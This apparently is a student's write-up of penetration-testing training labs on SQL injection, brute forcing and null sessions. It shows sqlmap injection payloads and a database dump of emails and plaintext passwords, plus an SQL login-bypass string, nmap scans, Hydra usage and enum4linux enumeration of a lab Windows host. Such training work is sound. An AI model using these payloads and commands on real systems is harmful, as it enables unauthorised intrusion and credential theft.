
✓ Connect to lab VPN:


```
root@kali:~/Desktop/PTSLabs# openvpn L8.ovpn
Wed Apr 12 10:11:50 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Wed Apr 12 10:11:50 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: **********
Wed Apr 12 10:11:54 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:
36314
Wed Apr 12 10:11:54 2017 UDP link local (bound): [AF_INET][undef]:1194
Wed Apr 12 10:11:54 2017 UDP link remote: [AF_INET]162.254.149.248:36314
Wed Apr 12 10:11:55 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.
248:36314
Wed Apr 12 10:11:56 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Wed Apr 12 10:11:56 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Wed Apr 12 10:11:56 2017 TUN/TAP device tap0 opened
Wed Apr 12 10:11:56 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Wed Apr 12 10:11:56 2017 /sbin/ip link set dev tap0 up mtu 1500
Wed Apr 12 10:11:56 2017 /sbin/ip addr add dev tap0 10.124.211.200/24 broadcast 10.124.211.255
Wed Apr 12 10:11:56 2017 Initialization Sequence Completed
```

✓ Connect to web server:



Explore the webserver for potential SQLi points:





Discovered when the condition is true, the webapp shows data. When false, it shows nothing. Proves it is SQLi vulnerable.

✓ Used SQL map to spot vulnerabilities:

```
root@kali:~# sqlmap -u http://10.124.211.96/newsdetails.php?id=1

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.1.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
 It is the end user's responsibility to obey all applicable local, state and federal laws. Developer
s assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 10:22:23

[10:22:23] [INFO] resuming back-end DBMS 'mysql'
[10:22:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 4345=4345

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: id=1 UNION ALL SELECT CONCAT(0x7162706a71,0x77414e556c544545714e4b7743466e6e677a4d6c6c7
34c506b676a4f45625978596e6b49576e5a74,0x71706a7671)-- nZag
---
[10:22:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 7.0 (wheezy)
web application technology: Apache 2.2.22, PHP 5.4.4
back-end DBMS: MySQL >= 5.0.12
[10:22:23] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.124.211.96'

[*] shutting down at 10:22:23
```

✓ Navigated through the tables to dump the data:


```
root@kali:~# sqlmap -u http://10.124.211.96/newsdetails.php?id=1 --tables
```

```
[10:23:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 7.0 (wheezy)
web application technology: Apache 2.2.22, PHP 5.4.4
back-end DBMS: MySQL >= 5.0.12
[10:23:35] [INFO] fetching database names
[10:23:35] [INFO] fetching tables for databases: 'awd, information_schema'
Database: awd
[3 tables]
+---------------------------------------+
| accounts                              |
| awards                                |
| news                                  |
+---------------------------------------+

Database: information_schema
[40 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
```

```
root@kali:~# sqlmap -u http://10.124.211.96/newsdetails.php?id=1 -D awd -T accounts --dump
```


```
[10:25:56] [INFO] fetching columns for table 'accounts' in database 'awd'
[10:25:57] [INFO] fetching entries for table 'accounts' in database 'awd'
[10:25:57] [INFO] analyzing table dump for possible password hashes
Database: awd
Table: accounts
[11 entries]
+----+-----------------------------------------------------+-------------+-------------------+
| id | email                                               | password    | displayname       |
+----+-----------------------------------------------------+-------------+-------------------+
| 1  | admin@awdmgmt.labs                                  | S3cr3tBOFH  | Admin             |
| 2  | porta.elit.a@adipiscingMaurismolestie.net           | VUH74DYX6DO | Mallory Reed      |
| 3  | ipsum.leo.elementum@Phasellusfermentumconvallis.org | GUC97VHY8HK | Katell Stewart    |
| 4  | mauris.sit@torquent.edu                             | LPW27DSG6QE | Gemma Beck        |
| 5  | Praesent.interdum@ametrisus.org                     | TWS34ORL6GX | Fuller Casey      |
| 6  | Quisque.libero@Cum.ca                               | OSQ80TYZ6YW | Hu Miles          |
| 7  | tincidunt.Donec.vitae@tempuseuligula.com            | HOV82DUI9TF | Lacey Hawkins     |
| 8  | dignissim.Maecenas@estcongue.org                    | TEO38KNA2UZ | Kaden Singleton   |
| 9  | dictum@tempusrisusDonec.ca                          | LKK51JAO3PJ | Britanney Guzman  |
| 10 | blandit.viverra.Donec@Suspendisse.net               | PTS90MHF9XA | Aspen Byers       |
| 11 | ligula@mollisDuis.ca                                | PLN49WZU6IB | Alexandra Cabrera |
+----+-----------------------------------------------------+-------------+-------------------+
```

✓ Used login & password information from the table to access the web server:



✓ Discovered that the login form is also vulnerable.

✓ Bypassed the login with SQLi payload: ‘ or 1-1; -- -



LAB 9: BRUTE FORCE & PASSWORD CRACKING

Lab Description

The lab is divided in two main parts:

- Network authentication cracking
- Bruteforce and password cracking

In the first part of the lab you must use different network authentication cracking techniques and tools against services available on the target machine.
Once valid credentials have been found, it is time to download the passwords stored on the remote system and use John the Ripper to crack them!

Goal

The final goal of the lab is retrieve the passwords of *at least* ten users on the target machine!

Tasks

Connect to lab VPN:

```
root@kali:~/Desktop/PTSLabs# openvpn L9.ovpn
Wed Apr 12 10:34:44 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Wed Apr 12 10:34:44 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: **********
Wed Apr 12 10:34:47 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:
40540
Wed Apr 12 10:34:47 2017 UDP link local (bound): [AF_INET][undef]:1194
Wed Apr 12 10:34:47 2017 UDP link remote: [AF_INET]162.254.149.248:40540
Wed Apr 12 10:34:47 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.
248:40540
Wed Apr 12 10:34:49 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Wed Apr 12 10:34:49 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Wed Apr 12 10:34:49 2017 TUN/TAP device tap0 opened
Wed Apr 12 10:34:49 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Wed Apr 12 10:34:49 2017 /sbin/ip link set dev tap0 up mtu 1500
Wed Apr 12 10:34:49 2017 /sbin/ip addr add dev tap0 192.168.99.100/24 broadcast 192.168.99.255
Wed Apr 12 10:34:49 2017 Initialization Sequence Completed
```

✓ Recon the network:

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.99.100  netmask 255.255.255.0  broadcast 192.168.99.255
      inet6 fe80::a034:a2ff:fe44:486c  prefixlen 64  scopeid 0x20<link>
      ether a2:34:a2:44:48:6c  txqueuelen 100  (Ethernet)
      RX packets 0  bytes 0 (0.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 10  bytes 732 (732.0 B)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.99.100  netmask 255.255.255.0  broadcast 192.168.99.255
      inet6 fe80::a034:a2ff:fe44:486c  prefixlen 64  scopeid 0x20<link>
      ether a2:34:a2:44:48:6c  txqueuelen 100  (Ethernet)
      RX packets 0  bytes 0 (0.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 10  bytes 732 (732.0 B)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


```
root@kali:~# nmap -sn 192.168.99.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-12 10:36 EDT
Nmap scan report for 192.168.99.22
Host is up (0.093s latency).
MAC Address: 00:50:56:A1:E8:57 (VMware)
Nmap scan report for 192.168.99.100
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 4.28 seconds
```


✓ Discovered 1 alive host running Telnet & SSH:

```
root@kali:~# nmap -sV 192.168.99.22

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-12 10:40 EDT
Nmap scan report for 192.168.99.22
Host is up (0.093s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
23/tcp open  telnet  Linux telnetd
MAC Address: 00:50:56:A1:E8:57 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.97 seconds
```

Used Hydra with a user & password wordlist to break into an SSH session:

```
root@kali:~# hydra
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organization
s, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M
 FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SOuvVd46] [service://ser
ver[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel (per host, default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post} http[s
]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s]
 mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres rdp redis rexec rlogi
n rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd v
nc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```





(BRUTEFORCE SECTION IN PROGRESS 4/12/17, using John the Ripper)

LAB 10: NULL SESSION

Lab Description

In this lab you can practice different techniques and tools against a machine vulnerable to null session!

Goal

The final goal of the lab is retrieve information from the target machine such as shares, users, groups and so on! Moreover, by navigating the remote machine, you should be able to find a file name "*Congratulations.txt*". Download it and explore its content.

Tasks

✓ Connect to the Lab VPN:

```
root@kali:~/Desktop/PTSLabs# openvpn L10.ovpn
Wed Apr 12 12:37:54 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Wed Apr 12 12:37:54 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: **********
Wed Apr 12 12:37:59 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:
36319
Wed Apr 12 12:37:59 2017 UDP link local (bound): [AF_INET][undef]:1194
Wed Apr 12 12:37:59 2017 UDP link remote: [AF_INET]162.254.149.248:36319
Wed Apr 12 12:38:00 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.
248:36319
Wed Apr 12 12:38:01 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Wed Apr 12 12:38:01 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Wed Apr 12 12:38:01 2017 TUN/TAP device tap0 opened
Wed Apr 12 12:38:01 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Wed Apr 12 12:38:01 2017 /sbin/ip link set dev tap0 up mtu 1500
Wed Apr 12 12:38:01 2017 /sbin/ip addr add dev tap0 192.168.99.100/24 broadcast 192.168.99.255
Wed Apr 12 12:38:01 2017 Initialization Sequence Completed
```

✓ Network discovery & scan, found 1 live host:

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.99.100  netmask 255.255.255.0  broadcast 192.168.99.255
        inet6 fe80::45d:a4ff:fe0e:6d7d  prefixlen 64  scopeid 0x20<link>
        ether 06:5d:a4:0e:6d:7d  txqueuelen 100  (Ethernet)
        RX packets 2  bytes 312 (312.0 B)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 11  bytes 802 (802.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
root@kali:~# nmap -sn 192.168.99.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-12 12:39 EDT
Nmap scan report for 192.168.99.162
Host is up (0.092s latency).
MAC Address: 00:50:56:A1:03:F3 (VMware)
Nmap scan report for 192.168.99.100
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 7.29 seconds
```

✓ Used enum4linux against the live host, found out File Service is running:

```
root@kali:~# enum4linux -n 192.168.99.162
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/
) on Wed Apr 12 12:40:14 2017

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.99.162
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 192.168.99.162    |
 =====================================================
[+] Got domain/workgroup name: WORKGROUP

 ================================================
|    Nbtstat Information for 192.168.99.162    |
 ================================================
Looking up status of 192.168.99.162
        ELS-WINXP       <00> -         B <ACTIVE>  Workstation Service
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        ELS-WINXP       <20> -         B <ACTIVE>  File Server Service
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

        MAC Address = 00-50-56-A1-03-F3
```

✓ Fingerprinted the host:

```
root@kali:~# enum4linux -a 192.168.99.162
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on We
d Apr 12 12:43:23 2017

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.99.162
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ========================================
|    Getting domain SID for 192.168.99.162    |
 ========================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 =====================================
|    OS information on 192.168.99.162    |
 =====================================
[+] Got OS info for 192.168.99.162 from smbclient: Domain=[ELS-WINXP] OS=[Windows 5.1] Se
rver=[Windows 2000 LAN Manager]
[+] Got OS info for 192.168.99.162 from srvinfo:
        192.168.99.162 Wk Sv NT PtB LMB
        platform_id     :       500
        os version      :       5.1
        server type     :       0x51003
```

```
 ==============================
|    Users on 192.168.99.162    |
 ==============================
index: 0x1 RID: 0x1f4 acb: 0x00000210 Account: Administrator    Name: (null)    Desc: Bui
lt-in account for administering the computer/domain
index: 0x2 RID: 0x3eb acb: 0x00000210 Account: eLS      Name: (null)    Desc: (null)
index: 0x3 RID: 0x3ed acb: 0x00000210 Account: Frank    Name: Frank     Desc: (null)
